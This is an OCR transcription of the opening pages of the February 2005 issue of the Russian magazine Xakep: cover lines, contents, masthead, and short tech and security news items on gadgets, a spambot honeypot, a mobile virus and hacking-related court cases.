


ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
№02(74) ФЕВРАЛЬ 2005
ХАКЕР
WWW.XAKEP.RU
3 ВИДЕО ПО ВЗЛОМУ!
ТЕМА НОМЕРА
WiFi
Стр. 22 Инструменты для вардрайвинга
Стр. 38 Атака на Wi-Fi
Стр. 56 Воздушный дуршлаг
Стр. 104 Распределенная атака на Delphi
Быстрый взлом RAR-архива
Стр. 78 Киберсквоттинг: война за домены
Как сделать состояние на доменных именах?
ISSN 1609-1019
(game)land
НА CD
VirtualDrive 9
CloneDVD 2.7.1.1
PSPad 4.3.2.2042
Free Pascal Compiler 1.9.6
Blender 2.36
Linux Kernel 2.6.11-rc2
НА DVD БОЛЕЕ 4 ГИГАБАЙТ
Corel Graphics Suite 12
Alcohol 120%
VirtualDrive 9
NetBSD 2.0 Live
Devil-Linux 1.2.2
Gentoo 2004.3
Музыка
Софт из журнала
etc.



INTRO

Положить десяток противников, играя в Мортал Комбат? Легко! Я и двадцатерых вынесу - дай мне только волю. В реальной же жизни можно хорошенько получить по ушам всего от одного паренька, которому не понравилось, что ты громко разговариваешь в кинозале.
За доли секунды успеть прицелиться в хаотично движущегося врага, находящегося в двухстах метрах при fov=130, и точно в него попасть из рейла? Да не проблема! А если останутся хелсы, я его чайником добью, он не успеет даже повернуться. А вот прострелить подкинутую пивную банку из настоящей воздушки - это простите-извининте. Не смогу.
При скорости 200 миль в час не наложить в штаны и успевать вовремя поворачивать, не сбив ни единого пешехода и не сосчитав все столбы, запускаю NFS и радуюсь своим умениям. Но когда разгоняюсь на отцовской тойоте до 150 километров в час, нога сама отпускает педаль газа и нервно подергивается, а руки начинают сжимать руль давлением в 19 атмосфер, как челюсти бультерьера.
Все, чего мне волею судеб не дано в настоящей, взаправдашней жизни, все это я могу попробовать осуществить, сидя за компьютером, и получить почти те же эмоции и ощущения. А людям с ограниченными возможностями компьютер вообще помогает сделать то, что им и не снилось. Открывает для них новые возможности хоть как-то реализовать себя в жизни.
И знаешь, я безумно счастлив, что в свое время у человечества появилась такая вещь, как ЭВМ, и не представляю, что бы мы сейчас без нее делали.

b00b1ik,
не главный редактор X

CONTENT

НЬЮСЫ

PC ZONE

ИМПЛАНТ

ВЗЛОМ

СЦЕНА

АТАКА НА WI-FI

СТР.38



Прочитай рассказ человека, регулярно занимающегося вардрайвингом

ИНСТРУМЕНТЫ ДЛЯ ВАРДРАЙВИНГА


СТР.22



Собери чемоданчик для беспроводного взлома


КАК ВЗЛОМАЛИ DALNET (RU)

56




IRC тоже подвержен взлому, как и все в электронном мире

МИРОВАЯ КУЗНИЦА ХАЙ-ТЕКА



Именно здесь куются лучшие IT-специалисты

MPLAYER БЕЗ СЕКРЕТОВ



После прочтения статьи ты с легкостью настроишь Mplayer

ПИШЕМ ПРОФЕССИОНАЛЬНУЮ ЗАЩИТУ



Ликбез о защите прог на Visual Basic

UNIXOID

КОДИНГ

КРЕАТИФФ

ЮНИТЫ

WARNING!!!

РЕДАКЦИЯ НАПОМИНАЕТ, ЧТО ВСЯ ИНФОРМАЦИЯ, КОТОРУЮ МЫ ПРЕДОСТАВЛЯЕМ, РАССЧИТАНА ПРЕЖДЕ ВСЕГО НА ТО, ЧТОБЫ УКАЗАТЬ РАЗЛИЧНЫМ КОМПАНИЯМ И ОРГАНИЗАЦИЯМ НА ИХ ОШИБКИ В СИСТЕМАХ БЕЗОПАСНОСТИ.

>**3D-модель на обложке:** www.andidas.com

/РЕДАКЦИЯ

>**Главный редактор**
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>**Выпускающий редактор**
Андрей «symbiosis» Рыбушкин
(symbiosis@real.xakep.ru)

>**Редакторы рубрик**
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)
DVD/CD
Виталий «hiNt» Волов
(hint@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)
>**Литературный редактор**
Анна «mamaKarlo» Апокина
(apokina@real.xakep.ru)

/ART
>**Арт-директор**
Константин Обухов (obukhov@real.xakep.ru)
>**Дизайнер**
Иван Васин (ivan@vasin.ru)

/INET
>**WebBoss**
Скворцова Алена
(Alyona@real.xakep.ru)
>**Редактор сайта**
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>**Директор по рекламе gameland**
Игорь Пискунов
(igor@gameland.ru)
> **Руководитель отдела рекламы цифровой группы**
Басова Ольга
(olga@gameland.ru)
>**Менеджеры отдела**
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
> **Трафик менеджер**
Марья Алексеева
(alekseeva@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>**Издатель**
Сергей Покровский
(pokrovsky@gameland.ru)
>**Учредитель**
ООО «Гейм Лэнд»
>**Директор**
Дмитрий Агарунов
(dmitri@gameland.ru)
>**Финансовый директор**
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>**Директор отдела дистрибуции и маркетинга**
Владимир Смирнов
(vladimir@gameland.ru)
>**Менеджеры отдела**
>**Оптовое распространение**
Степанов Андрей
(andrey@gameland.ru)
>**Связь с регионами**
Наседкин Андрей
(nasedkin@gameland.ru)
>**Подписка**
Попов Алексей
(popov@gameland.ru)
>**PR** - Яна Агарунова
тел.: (095) 935.70.34
факс: (095) 924.96.94

> **ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ**
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> **ДЛЯ ПИСЕМ**
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802 от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия
Тираж **75 000** экземпляров.
Цена договорная.

HITECH ■ Алекс Целых (news@real.xakep.ru) ЖЕЛЕЗО ■ Никита Кислицин (nikitoz@real.xakep.ru) ВЗЛОМ ■ mindw0rk (xnews@real.xakep.ru)

ЦВЕТНОЙ EPSON

ЖЕЛЕЗО




В распространенном компанией Epson пресс-релизе сообщается о выпуске нового цветного лазерного принтера AcuLaser C1100. Новинка уже появилась в продаже, причем рекомендованная производителем цена составляет $500. Основные характеристики новинки:

- Скорость печати: 5 цветных или 25 черно-белых страниц в минуту
- Поддерживаемая плотность бумаги: от 64 до 210 г/кв. м
- Ручная двусторонняя печать
- Поддерживаемые интерфейсы: USB 2.0 и IEEE 1284
- Софт в поставке: Web2Page, Office Ready Essentials

Помимо C1100, есть также и сетевая версия AcuLaser, которая носит название C1100N и отличается от младшего брата добавленным сетевым модулем Epson Net 10/100BaseT. ■

КРАСНАЯ КНОПКА

HITECH



Неизвестная японская компания выпустила гэджет, симулирующий работу красной кнопки ядерного чемоданчика. Контрольный пульт Self-Destruct Button DX оборудован несколькими степенями защиты: ключом, двумя тумблерами и, собственно, красной кнопкой под стеклом с изображением Веселого Роджера. Устройство подключается к компьютеру по шине USB 2.0. При срабатывании красной кнопки мир вокруг не летит в тартарары. Зато запускается программа, определенная при помощи специального софта. Must have для гика можно купить всего за 50 долларов. ■


МУЗЫКАЛЬНАЯ РЕЗИНКА

HITECH

Украинский ученый изобрел музыкальный презерватив. На обычную резинку Григорий Чаусовский из Запорожья закрепил миниатюрный сенсорный аппликатор. Проводки идут к динамикам. Стоит немного сжать презерватив или смочить его поверхность, как он начнет издавать весьма специфичные звуки. На практике, меняя ритм и глубину погружения «отбойного молотка», можно здорово музицировать. При массовом производстве стоимость такого презерватива не превысит стоимости звуковой открытки. Кондомы будут одноразовыми, а звуковое устройство можно использовать многократно. ■

РЕЗАК ASUS

ЖЕЛЕЗО




Менеджеры компании ASUSTeK официально объявили о выпуске внешнего DVD±R/RW-резака SDRW-0804P-D. Новинка обеспечивает запись на DVD±R со скоростью 8x, DVD+R (Double Layer) - 2,4x, DVD±RW - 4x, CD-R/CD-RW - 24x, при этом скорость чтения составляет 24x для CD-ROM и 8x для DVD-ROM. Для обеспечения высокой надежности и качества специалисты AsusTek применили фирменные технологии FlextraLink (предотвращает ошибки, связанные с недостаточной загрузкой буфера) и FlextraSpeed (регулирует скорость вращения шпинделя для оптимального качества записи). Привод поставляется в алюминиевом корпусе, при этом весит 350 грамм. Отдельным абзацем в пресс-релизе говорится, что SDRW-0804P-D получил в Германии награду iF Design Award 2005 за выдающийся дизайн. Вот технико-технические характеристики нового привода:

- 8x DVD±R/2,4x DVD+R (Double Layer)/4x DVD±RW/8x DVD-ROM/24x CD-R/24x CD-RW/24x CD-ROM
- Два высокоскоростных интерфейса: USB2.0 и IEEE1394
- Вес: 350 г
- Толщина: 18,7 мм
- Используется технология FlextraLink, которая позволяет избегать ошибок, возникающих из-за неполной загрузки буфера
- Также применяется технология FlextraSpeed, которая выбирает оптимальную скорость записи
- Автоматическое определение деформации диска
- Утилита автоматического обновления прошивки ASUS
- Поддерживаемые системы: Windows XP/2000/9x и Mac OS
- Поддерживаемые форматы: DVD-R/RW/ROM, DVD+R/RW, DVD-Video, CD-DA, CD-ROM, CD-ROM XA, Photo CD, Mixed Mode CD-ROM, CD-I, CD-Extra, CD-Text, Video CD, DVCD и Bootable CD ■

ПОВЫШКА ДЛЯ СПАМЕРА

ВЗЛОМ



В Сети какая только живность не водится. Черви, трояны, хакеры, ламеры… Есть в Сети и такие жучки, которые пролезают во все щели, ищут емейлы и передают их куда следует. В миру их называют спамботами, и служат они, собственно, для составления спам-листов. Оставляешь ты на каком-нибудь сайте знакомств обратный адресок, а вместо признаний в любви и заманчивых предложений на следующий день приходят предложения увеличить пенис или подучить английский. Ребята из антиспамерского проекта Honeypot решили, что пора бы проучить авторов спамботов, и придумали специальные ловушки. Когда бот заходит на сайт и собирает мыльники, он попадает на специально сгенерированную страницу с контрольным адресом емейла. При этом регистрируется IP, дата и время посещения. Специальный скрипт отмечает все мессаги, которые приходят на контрольный адрес, что позволяет выявить спамботов. После этого IP заносится в блэк-лист и доступ с него на сайт блокируется. На сайте Honeypot ведется статистика, где дана всевозможная информация о зарегистрированных спамерских ботах. Подобную ловушку каждый может установить на своем сайте, если зарегистрируется в системе. Только за первую неделю к проекту присоединилось более тысячи сайтов, теперь их количество трудно сосчитать. К этому моменту авторы Honeypot выявили огромное количество спамботов и IP-адресов, по которым можно вычислить спамеров. Помимо чисто технической ловушки, ребята из Honeypot установили ловушку юридическую. На контрольной страничке, куда пролезает спамбот, содержится сообщение, что при этом автор спамбота согласен выплатить по $50 компенсации за каждое письмо, отправленное на собранные ящики. А также согласен приехать в местный суд, куда его вызовет владелец сайта. ■

APPLE СОБИРАЕТСЯ ОСУДИТЬ СВОЕГО ФАНАТА


ВЗЛОМ

Старая добрая компания Apple не собирается уходить с компьютерного рынка, а наоборот, с каждый годом расширяет сферы влияния. Так, в скором времени планируется выпустить новый бюджетный компьютер Mac Mini, стоящий всего $499, а также новый iPod на флешке. Apple возлагает большие надежды на эти безделушки и считает, что они сильно укрепят ее позиции на рынке. Ясное дело, до релиза вся инфа держалась секрете. Но каково было удивление сотрудников компании, когда они увидели, что все подробности о новинках широко обсуждаются в прессе. Небольшое внутреннее расследование выявило, что первоисточником инфы стал фан-сайт Apple www.thinksecret.com, автором которого является 19-летний студент Гарварда Николас Чиарелли. На вопрос, откуда тот взял инфу, парень сослался на анонимные источники компании. Скидку на то, что Никки студент и денег у него с гулькин нос, Apple делать не стала и подала в суд. Негоже, мол, конфиденциальную инфу разбазаривать. Сейчас Никки пытается найти бесплатного адвоката, так как на нормального у него бабок нет, а юристы Apple готовят необходимые документы, чтобы засудить парня на пару миллионов.



РОЛИКИ-ВНЕДОРОЖНИКИ

HITECH




Американская компания LandRoller (www.landroller.com) представила внедорожные ролики. Гордость конструкции - два укрупненных колеса, которые закреплены сбоку под особым углом наклона. Ось подошвы проходит по диагонали, а точки соприкосновения с поверхностью находятся практически по центру. Это, во-первых, обеспечивает простоту обучения катанию. Во-вторых, повышается маневренность и снижается опасность бортовой качки. В роликах-внедорожниках можно дальше укатиться по инерции и проще затормозить. Сменные пневматические шины с уретановым покрытием смягчают толчки и позволяют двигаться не проходимыми доселе тропами. Ролики отлично ведут себя на выбоинах и поверхностях, сравнимых с гладильной доской. Прототип LandRoller засветился на съемках фильма «Вокруг света за 80 дней» с Джеки Чаном. В продажу ролики поступили только что по цене 249 долларов.

ПЛАТЫ-СЕРЕДНЯЧКИ

ЖЕЛЕЗО

Ты наверняка хорошо знаком с тайваньской компанией EPoX - эти парни прежде всего известны своими недорогими середнячковыми материнскими платами. Недавно они начали производить новые платы EP-5PDAJ и EP-5PLAI, базирующиеся на основе логики Intel i865PE и Intel i848P. У обеих материнских плат системная шина работает на частоте 800 МГц, реализована поддержка AGP 8x, DDR 400, SerialATA и прочего стандартного барахла. Интереснее тот факт, что обе платы оснащены разъемом LGA 775. Также новые платы оборудованы интегрированными звуковыми адаптерами и сетевушками (1G у SPDAJ и 100M у SPLAT) Краткие сравнительные характеристики плат:

- Используемый чипсет: Intel i865PE
- Поддерживаемые процессоры: Pentium 4, Celeron
- Слоты расширения: 5 PCI, AGP 8x
- Память: 4 PC3200 (4G максимум) у SPDAJ и 2 таких же разъема у SPLAT
- Интегрированные устройства: звук ALC655, гигабитный сетевой адаптер у SPDAJ, 100mbps - у SPLAT
- 8 портов USB, форм-фактор FullATX, SerialATA, SPDIF, интегрированный модуль диагностики неисправностей



НОЕВ КОВЧЕГ

HITECH



Компания US Bunkers (www.usbunkers.com) разработала мобильный бункер, обеспечивающий параноидальную защиту от катаклизмов. Неполный список опасностей, которым он может противостоять, включает в себя ураганы, торнадо, наводнения, цунами, пожары, бураны, военные действия и атаки террористов. Бункер выпускается в трех моделях: наземной, подземной и подводной. Обтекаемая форма тарелки позволяет противостоять ураганному ветру (до 800 км/ч) и выдерживать экстремально высокое давление под водой. Монолитная конструкция из бронебойной стали и стекловолокна лишена уязвимых мест: в ней нет швов и соединительных узлов. По периметру бункера проходит бетонное кольцо - такие используются в укреплениях Пентагона. Толщина стен достигает 20 сантиметров, что позволяет бункеру выдерживать нагрузку до 65-100 тонн. Срок эксплуатации конструкции измеряется веками. Внутри нет ни одного угла, чтобы предотвратить переломы и ушибы. Полезная площадь составляет 30 квадратных метров. На ней комфортно размещаются до 6 взрослых людей. При этом в центральной комнате можно находиться в полный рост. Мобильный бункер опционально комплектуется автономной электростанцией, солнечными панелями, системой вентиляции, отопления и водоочистки, комплексом наружного наблюдения и интернетом через спутник. Вес бункера - от 13 до 18 тонн, в зависимости от комплектации. Для его транспортировки используются грузовики и вертолеты. Если потребуется, бункер сбросят на парашюте с точностью приземления плюс-минус 40 метров. Стоимость бронированного «Ноева ковчега» начинается от 30 тысяч долларов.

ОБНАРУЖИЛ УЯЗВИМОСТЬ? В ТЮРЬМУ ПОЖАЛУЙТЕ

ВЗЛОМ

Волну возмущения поднял в security-сообществе случай, который произошел во Франции. Независимый security-исследователь Гийом Тина обнаружил кучу багов во французском антивирусе Viguard. Дядя Тина - парень не жадный, поделился своими находками со всем миром. Но щедрость Гийома авторы Viguard'а не оценили. И, заявив, что он нарушил закон об интеллектуальной собственности, подали на человека в суд. Слушанье по делу незадачливого секурити-эксперта, работающего ныне в Гарварде, началось 4 января. Антивирусная компания требует посадить дядю Тина как минимум на 4 месяца и заплатить им 1,2 миллиона долларов в качестве компенсации. Сам Тин себя виновным не признает, считая, что его исследования только показали, насколько ненадежен антивирус и насколько не соответствуют истине рекламные слова «Распознает и блокирует 100% известных вирей». По его мнению, если независимым исследователям запретить публиковать инфу о новых багах, то надежность софта можно будет оценивать лишь по сопутствующим буклетикам. Компания OtiK Security, которая сейчас судится с Гийомом, утверждает, что критические уязвимости нельзя выкладывать в Сеть без разрешения авторов продукта. Итоги этой катавасии будут известны 8 марта, когда состоится окончательное слушание. Буду держать тебя в курсе.



ПОЮЩАЯ СОБАКА

HITECH



Японская компания Sega Toys (www.idog-segatoys.com) анонсировала выпуск музыкальной собаки idog. Робопес не только исполняет популярные композиции и сопровождает их цветомузыкой светодиодов, но сочиняет собственные мелодии. А еще пританцовывает и виляет хвостиком. Робопес обладает замечательным музыкальным слухом. Достаточно провести рукой у пластмассового носа, чтобы idog сменил пластинку. По интеллекту роботу далеко до AIBO. Но игривости и дружелюбности idog не занимать. Игрушка поступит в продажу в апреле по цене около 400 долларов.

ЗАНЯТНОЕ ИССЛЕДОВАНИЕ КОМПЬЮТЕРНЫХ СТУДЕНТОВ

ВЗЛОМ


На Украине пытливые умы провели занятное исследование среди студентов 1-4 курсов компьютерных специальностей. Вопросы задавались про отношение к понятию «хакер», про отношение к статьям в инете на тему взлома компьютерных сетей, про мотивы изучения технологий взлома, про уровень технических знаний. Результаты оказались не менее занятными, чем опрос. Например студенты специальностей, где изучают защиту информации, к хакерам относятся вполне нейтрально и где-то даже положительно, в то время как на специальностях, где учат эксплуатации техники, народ о хакерах отзывается с неодобрением и где-то даже злостью. Многие считают, что хакер - это не злодей какой-нибудь, а грамотный специалист, который борется за справедливость и с которого можно взять пример. Более углубленное изучение представителей специальности защиты информации выявило, что 38% из них изучают методики взлома для построения эффективной защиты, 17% - для того, чтобы зарабатывать на взломе. А 13% готовы преступить компьютерные законы, если нужно отомстить какой-то сволочи.

Многие теперь стремятся изучать технологии взлома банковских систем, что не может не настораживать. Из всего этого можно сделать вывод, что парни на Украине времени не теряют и впитывают методики взлома, чтобы потом их применить во всей красе с пользой для кошелька. И даже не стесняются сообщить об этом заранее.



LONGHORN COMING SOON! ПОЧТИ SOON

ВЗЛОМ



Стали известны некоторые подробности относительно Windows Longhorn. Как известно, выход нового маздая неоднократно переносили, наворачивая его все больше и больше. Наконец Microsoft решила ускорить процесс, отказавшись от некоторых не самых нужных функций - файловой системы WinFS, например. Благодаря этому бета-тестирование ОС состоится не в 2010 году, как это могло быть, а уже в мае этого года. К этому времени будут готовы все основные компоненты системы. Еще год потребуется, чтобы довести маздайхорн до ума, насколько это возможно, и окончательный релиз состоится во второй половине 2006 года. На страничке www.winsupersite.com/showcase/longhorn_preview_2005.asp можно посмотреть подробное расписание всех работ и узнать о разновидностях системы. Всего будет семь разных видов Longhorn'а: Starter Edition, Home Edition, Premium/Media Center Edition, Professional Edition, Small Business Edition, Mobility/Tablet PC Edition и Uber Edition. Та, что «Убер», будет включать в себя возможности всех остальных эдишнов. Ждем-с.

ВИРУСЫ НА МОБИЛЬНИКАХ РАЗВИВАЮТСЯ

ВЗЛОМ



То, что на мобильных телефонах появятся вирусы, стало понятно давно. Одним из первых был вирус Cabir, который стал заражать российские телефоны на платформе Symbian еще в ноябре 2004 года. Недавно стало известно о появлении нового виря Lasco.A. В отличие от своего предшественника, распространяется он двумя способами, чего среди мобильных вирей еще не бывало. Lasco цепляется к файлам любых приложений и, как только юзер пытается его запустить, прочно оседает внутри телефона. Понятное дело, если чувак решит поделиться файликом с друганами, все они получат заодно и вирь. Помимо этого, вирус, подобно компьютерным червям, пытается распространить себя без постороннего вмешательства. Через bluetooth он ищет находящиеся рядом блутус-девайсы и, если в радиусе передачи появляется другой аппарат, тут же копирует себя на него. Пока мобильные вирусы не причиняют особого вреда. Разве что батарея садится быстрее из-за активного использования блутуса. Но, как говорится, из искры разгорится пламя. А пока антивирусники во главе с Касперским рекомендуют выключать блутус и прочие навороты от греха подальше.

ЦИФРОВАЯ РАМКА

HITECH




Американская компания CEIVA (www.ceiva.com) представила рамку для цифровых фотографий. Снимки на нее можно пересылать по интернету и непосредственно с мобильников со встроенной камерой. По сути, Digital Photo Receiver - это цветной LCD-экран 13x18 сантиметров, заключенный в сменную рамку. Матрица экрана имеет высокое разрешение, и качество картинки заслуживает всяческих похвал. Для приема снимков устройство подключается к обычной телефонной линии и дозванивается на местный номер сервисной службы. За раз можно загрузить до 30 фотографий, которые будут сменять друг друга в слайд-шоу. Добавлять новые снимки могут друзья и родственники по всему свету. Для этого владелец рамки должен выдать им права доступа. После того как фотография загружена на сайт, она в любой момент может появиться в рамке на столе или на стене. Независимо от исходного размера, снимки будут отмасштабированы. Фотографии могут сопровождаться подписями. На 2005 год компания запланировала выпуск новых моделей рамок с поддержкой интернет-соединения и беспроводного Wi-Fi. В другом варианте устройство будет поставляться с кардридером, поддерживающим большинство существующих форматов. Digital Photo Receiver можно приобрести по цене 150 долларов.

ХАКЕР ПОХАКАЛ ОХОТНИКА ЗА ХАКЕРАМИ

ВЗЛОМ


Когда 10 лет назад Кевин Митник похакал секурити-эксперта Цутому Шимомуру, об этом писали чуть ли не все газеты. Теперь подобные вещи не в диковинку. Например в Калифорнии некий программер по имени Николас Ли Якобсен хакнул коммерческую сетку T-Mobile USA и семь месяцев развлекал себя чтением электронных писем и просмотром личных файлов юзеров. Среди других хакнутых персон оказался и агент секретной службы по борьбе с хакерами. И пока охотник за хакерами охотился на других, хакер, в свою очередь, наблюдал за ним. Наконец сотрудники секретной службы незваного гостя попалили и взяли с поличным. Теперь Коле предстоит долгое судебное разбирательство, а пока его отпустили под залог 25 тысяч долларов. Облажавшемуся антихакеру в то же время запретили юзать в рабочих целях ноутбук, взломанный Якобсеном. На всякий случай.



360 ГРАДУСОВ

HITECH

В бразильском городе Куритиба возвели уникальное здание с вращающимися этажами. В башне Suite Vollard 11 этажей и столько же квартир на 11 хозяев. Круглые квартиры окружены балконами с окнами из пластика от пола до потолка. Зеркальные стекла образуют мозаику с серебряным, бронзовым, зеленым и синим отливами. Центральная часть здания не вращается. В ней расположен лифт, кухня, прачечная, санузел и спальная для прислуги. Каждая квартира оборудована независимой системой двигателей и вращается индивидуально. Для управления используется пульт на стене. Он понимает голосовые команды и позволяет запрограммировать движение во времени. Например, квартира может следовать в аккурат за солнцем. Полный поворот на 360 градусов занимает не меньше часа - чтобы голова не закружилась. Конструкция башни выполнена из металла и винила. Благодаря отсутствию каменной кладки поворот осуществляется абсолютно бесшумно. Квартирка в хай-тек здании стоит около 300 тысяч баксов.



ВИНТ ДЛЯ БЭКАПА

ЖЕЛЕЗО

Новый девайс для бэкапа данных представила недавно компания IOGEAR. Новинка называется весьма фантасмагорично: Combo Tri-Select ION Drive и представляет собой 3,5-дюймовое внешнее устройство, которое сочетает в себе функциональность внешнего портативного винчестера и полноценной системы хранения данных. В новинке используется технология Tri-Select, реализующая автоматический бэкап с использованием пользовательских настроек. Выбор используемого профиля и запуск процесса копирования информации реализуются при помощи специальной красивой кнопки на корпусе устройства. ION Drive оснащен интерфейсами FireWire 400 и USB 2.0, стало быть, теоретически скорость передачи данных может достигать 480 Мбит/с - при подключении по USB. Кстати, интересно, по какой причине инженеры компании решили использовать интерфейс FireWire 400, а не более популярный FireWire 800, который применяется в ряде других моделей. Что касается емкости устройств, то она определяется установленным внутрь жестким диском (пользователь сам может менять накопители) и варьируется от 80 до 250 Гб. При этом компания предлагает и корпуса для установки дополнительных жестких дисков. Габариты корпуса составляют 19,05x17,15x8,26 см, вес - 1,8 кг.



РАКЕТЫ ЛАЖАЮТ ИЗ-ЗА ПРОГРАММНЫХ БАГОВ

ВЗЛОМ

Есть в американском штате Аляска военная база, в которой работают военные люди и совершаются военные эксперименты. Один из таких экспериментов как раз проводили недавно. Вояки запустили учебную ракету и с помощью другой ракеты-перехватчика, стартовавшей с небольшого острова в Атлантическом океане, вознамерились ее сбить. Но что-то пошло не так, и ракета-перехватчик не взлетела. Как оказалось, произошло это в результате незначительного программного бага в системе коммуникации между ракетой и центральным компьютером управления полетами. Система обнаружила, что информации недостаточно, и решила, что лучше подобру-поздорову отключиться. В Пентагоне быстро поняли, что с ракетами шутки плохи, и выделили дополнительные деньги на увеличение надежности системы. Следующие испытания пройдут в середине февраля, при этом запуск ракет-перехватчиков будет вестись из подземных шахт в Аляске и Калифорнии. Правительство США считает, что стабильная противоракетная оборона особенно важна, учитывая то, что на Америку в любой момент может напасть Северная Корея. Почему она может напасть, правительство, впрочем, не уточнило. ■



МУЛЬТИМЕДИЙНЫЙ КАМЕНЬ

ЖЕЛЕЗО

